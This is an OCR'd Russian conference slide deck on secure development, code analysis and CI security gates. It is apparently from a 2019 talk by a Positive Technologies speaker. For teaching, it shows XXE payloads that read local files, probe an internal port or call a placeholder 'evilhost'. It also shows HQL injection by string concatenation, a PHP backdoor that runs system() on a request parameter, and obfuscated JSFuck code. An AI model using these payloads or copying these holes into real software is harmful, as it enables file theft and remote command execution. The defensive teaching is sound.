Software Engineering Conference Russia

November 14-15, 2019. Saint-Petersburg

Анализ кода: как помешать взломать вашу систему

Alexey Zhukov (FB: alexey.zhukov.3998**)**


Positive Technologies

Безопасная разработка

Зачем она вообще нужна?

Насколько все серьезно

Итоги анализа — 2018:



Отчет "Статистика уязвимостей веб-приложений в 2018 году"

Итак, все очень серьезно

Откуда берутся уязвимости
или
«ваше приложение глазами
пользователя и злоумышленника»

XML здорового человека

<name>Мария</name>

"Спасибо, Мария, заявка принята"

Вариант реализации

```
String xml = httpRequest.get("xml");
Document doc = new DocumentBuilder().parse(xml);
return doc.byTagName("name")[0].getText ();
```

<name>Мария</name> → "Мария"

XML злоумышленника

```
<!DOCTYPE name
  [
    <!ELEMENT name ANY>
    <!ENTITY xxe SYSTEM "file:./app.log">
  ]>
<name>&xxe;</name>
```

А что вернет наш код для этого XML?

Внешние сущности XML

```
2019-06-13 15:19:21,022 - [INFO] - from play in
pool-4-thread-1 Listening for HTTP on
/0:0:0:0:0:0:0:0:9000

2019-06-13 15:20:57,665 - [INFO] - from play in
play-internal-execution-context-1 database
[default] connected at
jdbc:sqlite:./resources/db/base.sqlite

2019-06-13 15:20:57,735 - [INFO] - from play in
play-internal-execution-context-1 Application
started (Dev)
```

А что еще можно сделать?

Можно еще так:

```
<!ENTITY xxe SYSTEM "http://10.0.0.1:22">
```

Или так:

```
<!ENTITY xxe SYSTEM "file:./data/users.xml">

<!ENTITY evilHost SYSTEM "http://evilhost:80">
```

Короче, вариантов много…

Что делать (в этом случае)

- Проверить используемую библиотеку:
  - Java applications using XML libraries are particularly vulnerable to XXE because the default settings for most Java XML parsers is to have XXE enabled. To use these parsers safely, you have to explicitly disable XXE in the parser you use
  - .NET: XmlDocument, XmlTextReader и XPathNavigator до 4.5.2
- Отключить поддержку внешних сущностей XML и DTD

XML external entity prevention — OWASP cheat sheet series

Что дальше

Итак, уязвимости найдены и продемонстрированы

Классические стадии

- Отрицание («да не может тут быть никаких уязвимостей…»)
- Гнев («да я в разработке 100500 лет, что вы мне тут рассказываете???!!!»)
- Торг («ну и что такого, ну да, уязвимости есть, но они же…»)
- Депрессия («это ж сколько теперь переделывать-то…»)
- Принятие («да, тут надо что-то срочно менять»)

ОК, давайте что-то делать

Проблему надо решать

Как будем это делать?

OWASP Top 10

Пусть разработчики читают OWASP Top 10

Классификатор типов уязвимостей :

- Учит "что будет, если", а не "делай вот так"
- Полезен для Security Champion

Разработчику нужна:

- Информация о конкретных уязвимостях…
- … существующих в его приложении…
- … с учетом его специфики

По крайней мере, на первых порах

"Игра по правилам"

Давайте придумаем стандарты, правила, регламенты и будем им следовать

Да, такое бывает, но…

Реальные примеры правил:

- All loops must have a fixed upper-bound
- Do not use dynamic memory allocation after initialization

Но есть нюансы:

- Крайне узкая область применения
- Были разработаны для упрощения анализа, а не для сокращения числа уязвимостей

NASA's 10 rules for developing safety-critical code

Open Source

Он безопасен. Точка.

С точностью до наоборот:

- ≈300 Open Source компонентов в приложении (плюс фактор транзитивности)
- OpenSource есть в 96% приложений
- Это 60% от всего кода приложения
- Средний возраст уязвимости > 6 лет (и он растет)
- Максимальный возраст? (Спойлер: CVE-2000-0388)

2019 Open Source Security and Risk Analysis

Правильные вопросы:

- Кто хочет анализировать OpenSource?
- Кто из желающих умеет и что ими движет?
- Как часто будет проводиться анализ?

Никто за нас это не сделает:

- Нужен SCA-анализ готового приложения
- Ретроспективный анализ существующих версий

"Карго-культы"

Слепое копирование "лучших практик" и нет представления о сути уязвимости

И тогда появляются "шедевры"

```
String name = request.getParameter("name");
Session s = HibernateUtil.getSessionFactory().openSession();
s.beginTransaction();
String q = "from UsersEntity where uname = '" + name + "'";
List res = s.createQuery(q).list();
s.getTransaction().commit();
```

"ORM защищает от SQLi"

Циничный ORM-троллинг

```
List<Account> accountList =
  accountDao.query(
    accountDao.queryBuilder().where()
      .eq(Account.PWD_FIELD_NAME, "P@ssw0rd")
      .prepare());
```

Выглядит как ORM-обертка над честным PreparedStatement, не так ли?

Надо было вот так:

```
QueryBuilder<Acc, String> queryBuilder = accountDao.queryBuilder();
Where<Acc, String> where = queryBuilder.where();
SelectArg selectArg = new SelectArg();
where.eq(Acc.PWD_FIELD_NAME, selectArg);
PreparedQuery<Acc> preparedQuery = queryBuilder.prepare();
selectArg.setValue("P@ssw0rd");
List<Account> accounts = accountDao.query(preparedQuery);
```

Даже визуально корректный код приходится детально анализировать

Попробуем ручной анализ кода?

```
// Secured access for emergency needs
if($_GET['secret'] == 'secretaccesskey')
    if($_SESSION['login'] == 'admin');
        system($_GET['command']);
```

"Просто опечатка"

Код может быть и таким:

```
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])
[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]][([][(![]+[])[+[]]+([![]]+
[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+
[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([!
[]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+
[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])
[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+
[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!!
[]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+
[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+
```

Плюсы:

- Выявление логических…
- … и архитектурных недостатков

Минусы:

- Как оценить эффективность работы?
- Множество оговорок о сложности
- Поэтому пентесты — не панацея

Нужна автоматизация рутинной работы

Программа-анализатор:

- Определение потенциальных уязвимостей
- Условия эксплуатации
- Человекочитаемость результата

Человек:

- Верификация результатов
- Классификация потенциальных опасностей
- Подтверждение выполнимости условий

Что анализируем

Только ли исходники?

Компоненты приложения:

- Исходные тексты (SAST)
- Сторонние библиотеки (SCA)
- Конфигурационные файлы
- Развернутое приложение (DAST и IAST)

"Хотелки":

- Понятность и проверяемость
- Рекомендации по устранению

Цель.v.1.0.0.RC1

~~Давайте анализировать код~~
Давайте сделаем приложение
безопасным

Немного экономики:

Нужен уход от разовых оценок в сторону безопасной разработки с периодическим анализом кода

Цель.v.1.0.0

Давайте **сразу разрабатывать** приложение безопасным

Периодический анализ защищенности как один из шагов в CI

Все казалось таким простым

В любой интеграции есть свои подводные камни

Разработка:

- Существующие процессы
- Выбор инструмента и подхода

Анализ OpenSource:


- На каком этапе?
- Использование встроенных функций Artifactory

Тестирование:


- Автотесты → DAST

Куда встраиваемся в CI?


Welcome to real world



Надо бы с ним подружиться…



И тогда все снова упрощается




Чего-то не хватает

Важно не потерять тот самый **continuous**

Отчеты, графики, дашборды — все очень красиво, но кто и **когда** их читает?

Нужен бинарный ответ



Security Gate — принятие решения в рамках CI-конвейера о (не)соответствии кода требованиям защищенности

Масштабы:

- Сотни приложений и команд разработки


Технические тонкости:

- Гетерогенная среда

Что требовалось:

- Распределенность и масштабируемость
- Security Gate
- RBAC к результатам

Что у нас получилось



Тренинги:

- Специфика уязвимостей (мобилки, веб, БД etc.)

CTF среди разработчиков:

- Поиск багов в уязвимом приложении (DVWA, WebGoat etc.)

Security Champion:

- Евангелизм
- Психология
- Мотивированность

OWASP SAMM, BSIMM etc.

Ссылки на материалы (1/2)

1. Отчет "Статистика уязвимостей веб-приложений в 2018 году" (https://www.ptsecurity.com/ru-ru/research/analytics/web-application-vulnerabilities-statistics-2019/)
2. NASA's 10 rules for developing safety-critical code (https://sdtimes.com/nasas-10-rules-developing-safety-critical-code/)
3. 2019 Open Source Security and Risk Analysis (https://www.synopsys.com/content/dam/synopsys/sig-assets/reports/rep-ossra-19.pdf)

Ссылки на материалы (2/2)

1. XML external entity prevention — OWASP cheat sheet series (https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html)
2. JSFuck - Write any JavaScript with 6 Characters: []()!+ (https://jsfuck.com)
3. Applied Software Measurement (Capers Jones, 1996)
4. Software Engineering Economics (Barry W. Boehm, 1983)

Обсудим?

Q & A